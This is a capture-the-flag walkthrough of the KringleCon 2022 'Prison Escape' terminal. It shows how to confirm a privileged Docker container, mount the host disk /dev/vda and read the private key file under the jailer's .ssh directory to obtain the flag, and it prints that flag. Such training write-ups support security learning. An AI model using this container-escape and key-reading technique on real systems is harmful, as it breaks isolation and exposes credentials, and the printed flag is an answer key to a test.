
First of all, open the Objectives session in the left menu. Then read the challenge.



In the Kringlecon game, go to tunnels on Elfen Ring and search for Prison Escape Terminal, then connect.

Looking at the Hints panel, we found two hints about Prison Escape, read it!

Over-Permissioned

From: Bow Ninecandle
Terminal: Prison Escape

When users are over-privileged, they can often act as root. When *containers* have too many permissions, they can affect the host!

The first hint is about permissions, the container is running in privileged mode.

https://learn.snyk.io/lessons/container-runs-in-privileged-mode/kuber

snyk Learn

Snyk Learn / Lessons / Kubernetes / Container is running in privileged mode

Container is running in privileged mode

A user that has root access in a container with Privileged mode on basically is root on the host system

Container: privileged mode

What is container privileged mode?

By default container runtimes go to great lengths to shield a container from the host system. Running in `--privileged` mode disables/bypasses most of these checks. This basically means that if you are root in a container you have the privileges of root on the host system. Is is only meant for special cases such as running Docker in Docker and should be avoided.

The second hint is about the command mount, pay attention to this.

Mount Up and Ride

From: Bow Ninecandle
Terminal: Prison Escape

Were you able to `mount` up? If so, users' `home/` directories can be a great place to look for secrets...

In the terminal is shown the context for this challenge.

```
#######################################################
Sun Jan 29 16:11:13 UTC 2023
On attempt [6] of trying to connect.
If no connection is made after [60] attempts
contact the holidayhack sys admins via discord.
#######################################################

Greetings Noble Player,

You find yourself in a jail with a recently captured Dwarven Elf.

He desperately asks your help in escaping for he is on a quest to aid a friend in a s
arch for treasure inside a crypto-mine.

If you can help him break free of his containment, he claims you would receive "MUCH
LORY!"

Please, do your best to un-contain yourself and find the keys to both of your freedom
grinchum-land:~$
```

Like the mentioned container on the first hint, I search for it. We first check if we are inside of a container. Copy and paste the following command cat /proc/1/cgroup into the terminal and hit enter.

```
grinchum-land:~$ cat /proc/1/cgroup
```

We see the word docker in there so we can confirm we are in a container.

```
grinchum-land:~$ cat /proc/1/cgroup
11:perf_event:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d
10:net_cls,net_prio:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725
b437d3
9:memory:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
8:freezer:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
7:cpu,cpuacct:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d
6:pids:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
5:hugetlb:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
4:blkio:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
3:devices:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
2:cpuset:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
1:name=systemd:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437
3
0::/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
grinchum-land:~$
```

Next thing to check is if we are in a privileged container. A good indicator is that we have access to a lot of devices. Copy and paste the following command ls /dev/ into the terminal and hit enter.

```
grinchum-land:~$ ls /dev/
autofs           loop1   ptp0      tty12  tty24  tty36  tty48  tty6     vcs1   vcsu
btrfs-control    loop2   pts       tty13  tty25  tty37  tty49  tty60    vcs2   vcsu1
core             loop3   random    tty14  tty26  tty38  tty5   tty61    vcs3   vcsu2
cpu              loop4   shm       tty15  tty27  tty39  tty50  tty62    vcs4   vcsu3
cpu_dma_latency  loop5   snapshot  tty16  tty28  tty4   tty51  tty63    vcs5   vcsu4
cuse             loop6   stderr    tty17  tty29  tty40  tty52  tty7     vcs6   vcsu5
fd               loop7   stdin     tty18  tty3   tty41  tty53  tty8     vcsa   vcsu6
full             mem     stdout    tty19  tty30  tty42  tty54  tty9     vcsa1  vda
fuse             mqueue  tty       tty2   tty31  tty43  tty55  ttyS0    vcsa2  vsock
input            net     tty0      tty20  tty32  tty44  tty56  uhid     vcsa3  zero
kmsg             null    tty1      tty21  tty33  tty45  tty57  uinput   vcsa4
loop-control     nvram   tty10     tty22  tty34  tty46  tty58  urandom  vcsa5
loop0            ptmx    tty11     tty23  tty35  tty47  tty59  vcs      vcsa6
grinchum-land:~$
```

It might also be that we have access to disk devices. We can check this by copying and pasting the following command fdisk -l into the terminal and hit enter. Notice the return message, we found a disk, but it doesn't have a valid partition.

```
grinchum-land:~$ sudo fdisk -l
Disk /dev/vda: 2048 MB, 2147483648 bytes, 4194304 sectors
2048 cylinders, 64 heads, 32 sectors/track
Units: sectors of 1 * 512 = 512 bytes

Disk /dev/vda doesn't contain a valid partition table
grinchum-land:~$
```

I remembered the second hint. It's about the command mount. So then, I tried to mount the volume.

```
grinchum-land:~$ sudo mount /dev/vda /mnt/
```

For this step it is necessary to create a folder where volume will be mounted.

```
grinchum-land:~$ sudo mkdir /media/vda
```

Now, I'll mount the volume to the folder created.

```
grinchum-land:~$ sudo mount /dev/vda /media/vda
grinchum-land:~$ ls /media/vda
bin   dev  home  lib32  libx32      media  opt   root  sbin  sys  usr
boot  etc  lib   lib64  lost+found  mnt    proc  run   srv   tmp  var
```

Now, following the context for the challenge, I read the file jail.key.priv found in /media/vda/home/jailer.ssh. Then the flag is shown! 🙂

```
grinchum-land:~$ cat /media/vda/home/jailer/.ssh/jail.key.priv


                Congratulations!

          You've found the secret for the
          HHC22 container escape challenge!

                    .--._..--.
             ___   ( _'-_  -_.'
          _.-'   `-._|  - :- |
       _.-'           `--...__|
    .-'                      '--..___
   / `._                             \
    `. `._              one           |
     `. `._                           /
      '. `._    :_________....-----'
        `..`---'    |-_  _- |___...-----..._
                    |_....--'              `.`.
               _...--'                       `.`.
           _..-'                              _.'.'
       .-'            step                   _.'.'
       |                                 _.'.'
       |                   __....------'-'
       |     __...------''' _|
       '__'''         |-  - _ |
                 _.-''''''''''''''''''-._
            _.'                        |\
          .'                         _.' |
          `._          closer          |:.'
            `._                     _.' |
              `..__                 |  |
                  `---..._.--.    _|  |
                    | _   - | `-..|_.'
          .--...__  |   -  _|
         .'_      `--.....__ |
        .'_                `--..__
       .'_                        `.
      .'_    082bb339ec19de4935867   `-.
     `--..____                        _`.
             ```--...____          _..--'
                    | - _ ```---.._.'
                    | - _ |
```

The flag
```

The last step is to copy the flag to the validator field.



We finished this challenge.